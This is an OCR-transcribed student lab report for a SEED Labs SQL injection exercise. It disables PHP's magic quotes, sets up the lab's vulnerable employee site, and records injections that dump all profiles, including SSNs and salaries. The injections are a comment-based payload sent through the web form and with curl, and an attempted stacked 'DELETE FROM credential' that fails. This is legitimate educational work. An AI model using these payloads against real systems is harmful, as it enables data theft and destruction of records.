COMPUTER SYSTEMS SECURITY

Lab Session 06


Explore SQL injection attack

Name: Syeda Marium Faheem

Roll No: CS-099


Section: B

Turn Off the Countermeasure:




```
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off
```

Placing patch.tar.gz:




```
[09/08/2020 08:31] seed@ubuntu:~/Downloads$ tar -zxvf ./patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[09/08/2020 08:31] seed@ubuntu:~/Downloads$ cd patch
[09/08/2020 08:31] seed@ubuntu:~/Downloads/patch$ chmod a+x bootstrap.sh
[09/08/2020 08:32] seed@ubuntu:~/Downloads/patch$ ./bootstrap.sh
mkdir: cannot create directory `/var/www/SQLInjection': File exists
SEED SQL Injection lab local host already set
SEED SQL Injection lab virtual host already set
[09/08/2020 08:32] seed@ubuntu:~/Downloads/patch$
```

Restarting the Apache server:




```
[09/08/2020 08:33] seed@ubuntu:~/Downloads/patch$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting                                                            [ OK ]
[09/08/2020 08:33] seed@ubuntu:~/Downloads/patch$
```

Task 1



```
[09/08/2020 08:33] seed@ubuntu:~/Downloads/patch$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 261
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```


Now,Printing all the profile information of the employee Alice:



```
mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2

Task 2.a: SQL Injection Attack from webpage:




Employee Profile Information

Employee ID: 99999' #

Password:

Copyright © SEED LABs

Getting all information without password as password is not compared in source code:



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile


Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile


Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

Task 2.b: SQL Injection Attack from command line




```
[09/08/2020 08:41] seed@ubuntu:~/Downloads/patch$ curl 'www.SeedLabSQLInjection.
com/unsafe_credential.php?EID=99999%27%20%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!DOCTYPE html>
<html>
<body>

<!-- link to ccs-->
<link href="style_home.css" type="text/css" rel="stylesheet">

<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>
```



```
<br><h4> Alice Profile</h4>Employee ID: 10000     salary: 20000     birth: 9/20
   ssn: 10211002    nickname: email: address: phone number: <br><h4> Boby Profil
e</h4>Employee ID: 20000     salary: 30000     birth: 4/20     ssn: 10213352    n
ickname: email: address: phone number: <br><h4> Ryan Profile</h4>Employee ID: 30
000     salary: 50000     birth: 4/10     ssn: 98993524    nickname: email: addre
ss: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000     salary: 90000
    birth: 1/11     ssn: 32193525    nickname: email: address: phone number: <br
><h4> Ted Profile</h4>Employee ID: 50000     salary: 110000     birth: 11/3     s
sn: 32111111    nickname: email: address: phone number: <br><h4> Admin Profile</
h4>Employee ID: 99999     salary: 400000     birth: 3/5     ssn: 43254314    nick
name: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button
>
</p>
</div>


<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABs
</p>
</div>
</body>
</html>
[09/08/2020 08:41] seed@ubuntu:~/Downloads/patch$
```

Task 2.c: Append a new SQL statement:


File Edit View History Bookmarks Tools Help
http://www.see…om/index.html
www.seedlabsqlinjection.com/index.html
Google
Most Visited
Getting Started
Seed Labs

Employee Profile Information


Employee ID: '1=1;Delete from credential where

Password:

Get Information


Copyright © SEED LABs

Error when we tried to delete the entry from credential:



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1;Delete from credential where name='Alice'' and Password='da39a3ee5e6b4b0d325' at line 3]\n

Task 3


